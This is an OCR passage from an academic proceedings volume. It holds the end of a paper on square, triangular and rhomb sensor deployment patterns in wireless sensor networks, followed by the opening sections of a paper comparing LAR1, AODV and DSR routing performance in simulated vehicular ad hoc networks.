


Fig. 5 Coverage areas of sensors at the center of six *circles*

Net efficient coverage area for sensor nodes at the center of the six circles (S_{NECA_3})

$$S_{\mathrm{NECA}_3} = D - \left(\frac{108}{360}\pi r^2 + \frac{45}{360}\pi r^2 \times 2\right) = \pi r^2 - \frac{11}{20}\pi r^2 = \frac{9}{20}\pi r^2$$

Net efficient coverage area ratio for sensor nodes at the center of the six circles (R_{NECA_3})

$$R_{\mathrm{NECA}_3} = \frac{S_{\mathrm{NECA}_3}}{D} = \frac{9}{20} = 0.45 \tag{6}$$

3.2.2 Sensor Deployment at Vertexes of the Rhomb

As shown in Fig. 6, sensor nodes are deployed at the center of each circle that makes a small rhomb *STUV*. The central circle with sensor node at *U* intersects with six peripheral circles at six points. In this case, the edge length of small rhomb *STUV* is equal to the $\sqrt{3}\ r$ and edge length of *PQRS* is $2\sqrt{3}\ r$. The authors in [3–5] have solved WSN's coverage problem and given some algorithmic solutions. The efficient coverage area and its ratio are calculated as given below. *S*2 is calculated as given in [2].

Total coverage area for sensor nodes at the vertexes of rhomb (S_{TCA_4})

$$S_{\mathrm{TCA}_4} = \pi r^2 \times 9 - S2 \times 16 = 9\pi r^2 - \frac{2\pi - 3\sqrt{3}}{6} \times r^2 \times 16$$




Fig. 6 Coverage areas of sensors at *vertexes* of rhomb

$$S_{\mathrm{TCA}_4} = \frac{11\pi + 24\sqrt{3}}{3} \times r^2$$

Total coverage area ratio for sensor nodes at the vertexes of rhomb (R_{TCA_4})

$$R_{\mathrm{TCA}_4} = \frac{S_{\mathrm{TCA}_4}}{\pi r^2 \times 9} = \frac{11\pi + 24\sqrt{3}}{27\pi} = 0.88 \tag{7}$$

Net efficient coverage area for sensor nodes at the vertexes of rhomb (S_{NECA_4})

$$S_{\mathrm{NECA}_4} = \pi r^2 - 2 \times S2 = \pi r^2 - 2 \times \frac{2\pi - 3\sqrt{3}}{6} \times r^2 = \frac{\pi + 3\sqrt{3}}{3} \times r^2$$

Net efficient coverage area ratio for sensor nodes at the vertexes of rhomb (R_{NECA_4})

$$R_{\mathrm{NECA}_4} = \frac{\pi + 3\sqrt{3}}{3\pi} = 0.88 \tag{8}$$

3.2.3 Sensor Deployment at a Meeting Circle of Six Circles

As shown in Fig. 7, sensor nodes are deployed at the center of each circle that makes a hexagon *EFGHIJ*. The central circle with sensor node at *K* intersects with six peripheral circles at six points, which divide the central circle into six equal parts. In this case, the edge length of hexagon is equal to the transmission range *r*. The efficient coverage area and its ratio are calculated as given below.

Total coverage area for sensor nodes at the meeting circle of six circles (S_{TCA_5})

$$S_{\mathrm{TCA}_5} = \text{Area of a circle} \times 7 - \text{Area of overlapped circles} \times 12$$




Fig. 7 Coverage area of a meeting *circle* of six *circles*

$$S_{\mathrm{TCA}_5} = \pi r^2 \times 7 - \mathrm{S2} \times 12$$
$$= 7\pi r^2 - 12 \times \frac{2\pi - 3\sqrt{3}}{6} r^2 = (3\pi + 6\sqrt{3}) r^2$$

Total coverage area ratio for sensor nodes at the meeting circle of six circles (TCA_5)

$$R_{\mathrm{TCA}_5} = \left(\frac{3\pi + 6 \times \sqrt{3})}{7 \times \pi} \right) = 0.90 \tag{9}$$

Net efficient coverage area for each sensor node at the meeting circle of six circles (S_{NECA_5})

$$S_{\mathrm{NECA}_5} = D - 3 \times \mathrm{S2} = \pi r^2 - 3 \times \left(\frac{2\pi - 3 \times \sqrt{3}}{6} \right) r^2$$

$$S_{\mathrm{NECA}_5} = \frac{3\sqrt{3}}{2} r^2$$

Net efficient coverage area ratio for each sensor node at the meeting circle of six circles (R_{NECA_5})

$$R_{\mathrm{NECA}_5} = \frac{S_{\mathrm{NECA5}}}{D} = \frac{3\sqrt{3}}{2\pi} = 0.82 \tag{10}$$

4 Comparison and Result Analysis

In this section, we present some experimental results to verify the effectiveness of the proposed sensor deployment patterns. We have compared all three node deployment patterns through mathematical calculations. We present a simulation-based comparison between square, triangular, and rhomb sensor deployment. The simulation has been implemented in MATLAB R2010a. In the simulations, results have been computed in terms of total coverage area and net efficient coverage area ratio for effect of varying number of nodes (500–2500). The coverage range of each node is fixed at $D = \pi r^2$ (Table 1).

Table 1 Simulation setup and considered assumptions

Parameter	Value
Simulated area	$2,000 \times 2,000$ m
Number of nodes	500–2500
Net efficient coverage area ratio percentage	2–94 % and 3–90 %

4.1 Total Coverage Area Versus Number of Nodes

In Fig. 8, the effect of total coverage area for varying number of nodes is shown. We notice that the total coverage area of all three sensor node deployment patterns decreases as the number of sensor node increase. But total coverage areas of square and rhomb patterns are significantly lower than triangular pattern sensor node deployment. This difference is clearly evident from the figure, when a number of nodes are 1,000. For this density, the total coverage area for triangular pattern is 45 %; for square pattern, it is 35 %; and for rhomb pattern, it is 20 %.

According to the simulation analysis, it is clear that the triangular pattern is far better than square and rhomb patterns in the context of minimum number of nodes. The total number of nodes is varied to obtain the total coverage area.

Formula of minimum number of nodes in relation to R_{TCA_5} is

$$N = \frac{F}{(3\pi + 6\sqrt{3})r^2} = \frac{F}{D \times R_{\mathrm{TCA}_5}} = \frac{F}{D \times 6.3} = \frac{0.2 \times F}{D}$$

4.2 Net Efficient Coverage Area Ratio Versus Number of Nodes

In Fig. 9, we present one more simulation-based comparison between square, triangular, and rhomb sensor deployment. In the simulations, results have been computed for effect of varying number of nodes and net efficient coverage area ratio while considering a meeting circle of six peripheral circles as shown in Fig. 9. The coverage range of each node is fixed at $D = \pi r^2$.




Fig. 8 Comparison curve between total coverage area ratio and number of nodes




Fig. 9 Comparison curve between net efficient coverage area ratio and nodes

We again notice that the net efficient coverage area of all three sensor deployment patterns decreases as the number of node increases. But net efficient coverage areas of square and rhomb patterns are significantly lower than the triangular pattern deployment. This difference is clearly evident from the figure, when a number of nodes are 1,000. For this density, the net efficient coverage area for triangular pattern is 34 %; for square pattern, it is 22 %; and for rhomb pattern, it is 16 %. According to the simulation analysis, it is clear that the triangular pattern is far better than square and rhomb patterns in the context of minimum number of nodes. Formula of minimum number of sensor nodes with respect to R_{NECA_5} is

$$N = \frac{F}{\frac{3\sqrt{3}}{2} r^2} = \frac{F}{D \times R_{\mathrm{NECA}_5}} = \frac{1.21 \times F}{D}$$

5 Conclusion

In this paper, we study the sensor node deployment patterns in wireless sensor networks. We have mathematically calculated the efficiency of some regular deployment patterns such as square grid, triangular lattice, and rhomb in terms of the number of sensor nodes required to provide coverage and connectivity. In the simulation section, results have been computed in terms of total coverage area and net efficient coverage area ratio for effect of varying number of nodes. After comparison and results analysis, it is clearly shown an equilateral triangle sensor node deployment pattern gives better results than the square and rhomb sensor

node deployment patterns. Therefore, according to the simulation analysis, it is clear that the triangular pattern is far better than square and rhomb patterns in the context of minimum number of nodes.

References

1. Wang, X., Zhang, S.: Research on efficient coverage problem of node in wireless sensor networks. In: The proceedings of 2009 International Conference on Industrial Mechatronics and Automation, pp. 9–13 (2009)
2. Wang, X., Sun, F., Kong, X.: Research on optimal coverage problem of wireless sensor networks. Proc. 2009 WRI Int. Conf. Commun. Mobile Comput. **1**: 548–551 (2009)
3. Wang, X., Yang, Y., Zhang, Z.: A virtual rhomb grid-based movement-assisted sensor deployment algorithm in wireless sensor networks. Proc. First Int.l Multi-Symp. Comput. Comput. Sci. **1**, 491–495 (2006)
4. Wang, X., Yang, Y.: k-Variable movement assisted sensor deployment based on virtual rhomb grid in wireless sensor networks. In: The proceedings of 2nd IEEE International Workshop on Self-Managed Networks, Systems, and Services, SelfMan, 3996 LNCS, pp. 179–183 (2006)
5. Wang, X., Yang, Y., Song, Y.: e-redundant movement-assisted sensor deployment based on Virtual Rhomb Grid in wireless sensor networks. In: The proceedings of 2006 IEEE International Conference on Mechatronics and Automation, pp. 775–779 (2006)

Performance Analysis of Routing Protocols for VANETs with Real Vehicular Traces

Sanjoy Das, Ram Shringar Raw, Indrani Das and Rajib Sarkar

Abstract In this study, we have evaluated the performance vehicular ad hoc network (VANET) with real vehicular traces. The vehicular movements are generated with IDM_IM mobility model. This mobility model used to emulate the movement pattern of nodes, i.e., vehicles on streets defined by maps. Our objective is to provide a comparative performance analysis among various ad hoc routing protocols, i.e., LAR1, AODV, and DSR protocols. The simulation work has been conducted using the Glomosim 2.03 simulator. The results show that LAR1 protocol achieves maximum packet delivery ratio is 100 % in the sparsely populated network. The results show that LAR1 outperforms DSR and AODV in terms of packet delivery ratio.

Keywords LAR1 · AODV · DSR · VANET · Mobility model · IDM_IM model · Packet delivery ratio

S. Das (✉)
Galgotias University, Greater Noida, India
e-mail: sdas.jnu@gmail.com

R. S. Raw
Ambedkar Institute of Advanced Communication Technologies and Research, Delhi, India
e-mail: rsrao08@yahoo.in

I. Das
Department of Computer Science, Assam University, Assam, India
e-mail: indranidas2000@gmail.com

R. Sarkar
Central Institute of Technology, Raipur, India
e-mail: sarkar.rajibrcciit@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_5, © Springer India 2014

1 Introduction

VANET is a special class of mobile ad hoc network (MANET), where every node is a vehicle moving on the road. In this network, a node behaves like a router to relay a message from one node to another. In VANET mobility of vehicles, the structure of the geographic areas since node movement depends on it, timely delivery of messages, and privacy are very important characteristics. VANET uses two types of communication methods—one from vehicle to vehicle (V2V) and the other is vehicle to fixed roadside equipment (V2R). In both the methods, vehicles can communicate to other vehicles or roadside unit either directly or through multiple hops. This totally depends on the position of the vehicles [1]. Further, the roadside units (RSU) can also communicate with other RSU via single or multiple hop fashion. The RSU supports numerous applications such as road safety, message delivery; maintain connectivity by sending, receiving, or forwarding data in the network. The main focus of the VANET is to provide real-time and safety applications for drivers and passengers. By delivering message on time can minimize road accidents and save total journey time. The RSU can improve traffic management system by providing drivers and passengers with vital information, i.e., collision warnings, road sign alarms, blind turn warning. There are various services currently support by VANET are internet connections facility, electronic toll collection, and a variety of multimedia services. Various ad hoc routing protocols have been proposed in recent years, whereas two main categories of unicast protocols can be classified: position-based and topology-based protocols. Unlike topology based such as AODV, DSR, position-based routing protocols such as LAR, GPSR present challenging and interesting properties of VANETs [2, 3]. A position-based routing protocol does not require any information on the global topology, but uses the local information of neighbouring nodes that restricted to the transmission range of any forwarding node. Due to this restrictions, it gives low overhead of their creation and maintenance. Generally, position-based routing is based on greedy forwarding scheme that guarantees loop-free operation. Over the last few years, there have been numerous variations of position-based routing protocols such as LAR, GPSR, and DIR protocols examined in the literature [4]. It is desirable that routing protocols should maintain the low end-to-end delay and, high delivery ratio, low overheads and minimum numbers of hops between source and destination node during message transmission.

In this paper, we have evaluated the performance of VANET using ad hoc routing protocols (both topology and position based). The rest of the paper is organized as follows. We discuss the related work in Sect. 2. In Sect. 3, we introduce the brief overview of LAR, AODV, and DSR routing protocols. Section 4 presents simulation results and its analysis. Finally, we conclude this paper in Sect. 5.

2 Related Works

Extensive works have been carried out by researchers, academicians, and industries for successfully routing of messages in VANET. There are several research projects [5–8] on VANET being carried out by researchers. Some of them are [CarTalk, FleetNet–Internet on the Road, NoW (Network on Wheel)] with emphasis on deployment in the real world. The main focus of all these projects is to provide safety and timely dissemination of message from one location to another location. In [9], the authors have only considered the energy consumption parameter for performance analysis of LAR1 protocol with DSR and AODV in highly dense ad hoc networks. The results reported show that LAR1 performs better than DSR and AODV protocols in highly dense network. But in low density, DSR performs better than others in terms of energy consumption. In [10], the authors show a wide analysis of their proposed protocol geographic source routing (GSR) with DSR, AODV for VANET in city scenarios. They have done simulation analysis of these protocols on realistic vehicular traffic for a particular city. The real city map is considered and converted to graph for the analysis. Their result shows that GSR performs better than DSR and AODV in terms of end-to-end delivery and latency. In [11, 12], the authors proposed different modified LAR algorithms. They have modified the request zone. Through simulation, the authors have established that their proposed algorithms reduce route request overhead as compared to original LAR. The performance analysis shows that their method outperforms original LAR, especially in a dense and highly dynamic ad hoc network such as VANET. In [13], the authors have proposed a greedy version of LAR protocol known as Greedy Location-Aided Routing Protocol (GLAR). This scheme improved the performance of LAR. In GLAR method, to find a route between source and destination, a baseline is drawn between them. The route request packets are broadcast within the request zone. The neighbouring node, which has shortest distance towards baseline, is selected as a next broadcasting node. The authors considered various network performance parameters to compare LAR with GLAR. Their results revealed that GLAR reduces the number of route discovery packets and increases the average network route lifetime. Most of these protocols use random waypoint mobility model for performance analysis. The protocols proposed in [10–13] did not consider structured city scenarios for the performance analysis of LAR1 protocol in VANET.

3 Overview of LAR, DSR, and AODV Protocols

Ko et al. in [14] proposed two different location-aided schemes for transmitting a message from source to destination known as LAR scheme 1 and LAR scheme 2. Both the schemes used the location information of source and destination nodes to reduce the routing overhead. It assumes that the local geographic information is

obtained using the global positioning system (GPS). In LAR scheme 1, an expected zone is computed for the possible position of the destination node. It is a circle around the destination that contains the estimated location of the destination node. The request zone is a rectangle with source node S in one corner (X_s, Y_s), and the expected zone containing destination D in the other opposite corner (X_d, Y_d). In this protocol, only those neighbours of source node that are present within the request zone forwards the route request packet further. The source node S knows the location of destination node D (X_d, Y_d) at time t_0 and average speed v with which D is moving. Every time node S initiates a new route discovery process, it is the circular expected zone at time t_1 with the radius $R = v \times (t_1 - t_0)$ and centre at location (X_d, Y_d). In Fig. 1, I and J are neighbours of source node S. But only node I forward the packets received from S to its neighbours, since node I is within the request zone. The node J discards the message received from S since J is outside the request zone.

In [16], dynamic source routing (DSR) is a source routing protocol. It does not depend on the routing table. This is a kind of reactive routing protocol. Nodes in this protocol dynamically discover a route in the multi-hop network for data delivery to destination. The work of the protocol is divided into two parts: (1) route discovery and (2) route maintenance. The optimal path for data delivery is established between a source and destination node during route discovery process. The route maintenance phase ensures that the path remains optimum and loop free even if changes in the network. In [17] Ad hoc On-Demand Distance Vector (AODV), whenever a source node wants to send data packets to a destination node, it first initiates a route discovery process. The source node will broadcast a route request (RREQ) packet. The broadcasting of RREQ packet helps source node to find an appropriate route to the destination. The neighbour nodes those do not know an active route to destination node further forward the RREQ packet to their neighbours. This process of forwarding RREQ will continue till an active route is




Fig. 1 LAR1 routing protocol [15]

found. This process will abort when the maximum number of hops is reached. If any intermediate node knows an active route to the destination node, it will send a reply message route reply (RREP) back to source node. After receiving RREP packet, source node will start sending data packet.

4 Problem Formulation

To evaluate the performance of VANET, there is a need to deploy a real-world traffic scenario with all the vehicular constraints. To correctly simulate three routing protocols, LAR1, DSR, and AODV for VANETs, it is necessary that a correct and efficient mobility model is used. The performance analysis of above three routing protocols is carried out by using an open-source simulation tool Glomosim 2.03 and intelligent driver model with intersection management (IDM_IM) mobility model on realistic scenario of traffic. In this paper, we are going to describe the working principle of simulation tools used, simulation setup, metrics used, and performance comparison using graphs. Before we describe the simulation environments and result analysis, we briefly describe the assumption for the work and intelligent driver mobility model with intersection management (IDM_IM), a real-world mobility model.

4.1 Assumption

We have considered a sparsely populated network, where it is very rare that source and destination node fall in each other transmission range. All nodes in the network are equipped with GPS receivers, digital maps, optional sensors, and onboard units (OBU). Location information of all vehicles can be collected through GPS receivers. The only communications paths available are via the ad hoc network, and there is no any other communication infrastructure. All the communications are message oriented. The transmission range of each node in the vehicular network environment is 250 m.

4.2 Intelligent Driver Model with Intersection Management

IDM_IM mobility model is a macroscopic car-following model that adapts a vehicle speed according to other vehicles driving ahead. IDM_IM model uses a quite small set of parameters, which can be evaluated with the help of real traffic measurements. In the IDM_IM [18, 19], mobility model nodes movement depends on the neighbouring nodes movement. Suppose the front vehicle is slow down than vehicle followed will also slow down their speed. The vehicles movement is

controlled by smart intersection management. The vehicles stop according to traffic lights, slow down their speed, and stop at intersections point. Any vehicle stop at stop sign will cross the road if no vehicles present in front of the vehicle; otherwise, it will wait for its turn on first arrived first served basis and right hand rule.

5 Simulation Environments and Result Analysis

The simulation has been carried out to evaluate the performances of LAR scheme 1, AODV, and DSR protocols in VANETs. We have used the network simulator Glomosim 2.03 [18]. It is one of the widely used simulation tools for research in mobile ad hoc networks and freely available simulator. The vehicular movements and scenarios are generated using VanetMobiSim [19, 20]. Table 1 shows different simulation parameters, and Table 2 shows the different parameters values considered for simulation. The results analysis done based on packet delivery ratio for all three protocols. The values of packet delivery ratio are presented in Table 3.

Table 1 Simulation parameters

Parameter	Specifications
MAC protocol	IEEE 802.11
Data type	Constant bit rate (CBR)
Radio propagation model	Two-ray ground reflection model
Channel type	Wireless channel
Antenna model	Omnidirectional
Routing protocol	LAR1, DSR, AODV
Mobility model	IDM_IM

Table 2 Values of simulation parameters

Parameter	Values
Simulation time	1,000 s
Simulation area	1,000 × 1,000
Bandwidth	2 Mbps
No of nodes (Vehicles)	10, 20, 30, 40
Data packet sizes	512 bytes
Transmission range	250 m
Speed of nodes (m/s)	10, 20, 30, 40, 50

Table 3 Packet delivery ratio

Routing protocols	No. of nodes	Speed			
		10	20	30	40
AODV	10	89	92	87	82.32
	20	89.3	83.6	93.3	92
	30	92.11	76.22	84.33	79.26
	40	93.33	92.12	86.23	86.45
DSR	10	99	99.5	78.4	76
	20	87.33	89.12	75.22	90.33
	30	76.45	70.34	81.44	80.22
	40	77	73.34	79.23	81.45
LAR1	10	100	100	100	100
	20	100	99.7	99.4	99.3
	30	99.93334	97.80002	97.73334	99.53334
	40	99.25	97.6	99.35	98

5.1 Packet Delivery Ratio

Packet delivery ratio (PDR) is a very important factor to measure the performance of routing protocol in any network. The performance of the protocol depends on various parameters chosen for the simulation. The major parameters are packet size, number of nodes, transmission range, and the structure of the network. The packet delivery ratio can be obtained from the total number of data packets arrived at destinations divided by the total data packets sent from sources.

Figure 2 shows the packet delivery ratio for the sparse network for fixed number of nodes that is 10 with varying node speed. In the figure, PDR of LAR1 is nearly 100 % throughout the varying speed. As the speed of node increases, PDR decreases at speed 50 m/s. In DSR protocol, PDR is initially 99 % at speed 10 m/s and slightly increases noticed at speed 20 m/s and minimum value of PDR is 11.33 % for node speed 40 m/s. In AODV protocol, maximum achievable PDR is 93.6 % at speed 20 m/s. In AODV, PDR value increases as speed of the nodes increases from 10 to 20 m/s but after that PDR decreases.

Figure 3 shows the packet delivery ratio for 20 nodes with varying node speed. Figure shows that PDR of LAR1 is nearly 100 % up to speed 20 m/s and as the speed of node increases between 20 and 50 m/s, PDR decreases lightly. In case of AODV protocol, PDR value decreases at the speed from 10 to 20 m/s, after that increases up to 30 m/s and maximum achievable PDR is 94.2 % at speed 30 m/s. Also, again PDR value decreases as speed of the nodes increases from 30 to 50 m/s. As shown in the figure, in DSR protocol, PDR is initially 87 % at speed 10 m/s and slightly increases noticed at speed 20 m/s. The PDR decreases drastically up to speed 30 m/s and increases drastically up to speed 40 m/s and again decreases after that for the same number of nodes.

In Fig. 4, simulation is carried out for 30 vehicular nodes with varying node speeds for the same three protocols. Results analysis shows that position-based




Fig. 2 Packet delivery ratio for node 10 with varying node speed




Fig. 3 Packet delivery ratio for node 20 with varying node speed

routing protocol LAR1 gives better performance than AODV and DSR in terms of PDR. It is nearly 98–100 %. The node movement in the network is shown in Fig. 5, when there are 30 nodes moving at the speed of 10 m/s.

In Fig. 6, further simulation is carried out for 40 vehicular nodes with varying node speeds for the same three protocols. Comparison analysis among the protocols shows that position-based routing protocol LAR1 gives better performance than AODV and DSR in terms of PDR as the nodes speed increases. The node movement in the network is shown in Fig. 7, when there are 40 nodes moving at the speed of 30 m/s.




Fig. 4 Packet delivery ratio for node 30 with varying node speed




Fig. 5 Node movements in VanetMobiSim (number of node 30 and speed 10)

By analysing results as shown in the above figures, it clearly appears that in all the cases, LAR1 gives better performance in terms of PDR than AODV and DSR routing protocols. This may reflect the need for optimizing the number of nodes in




Fig. 6 Packet delivery ratio for node 40 with varying node speed

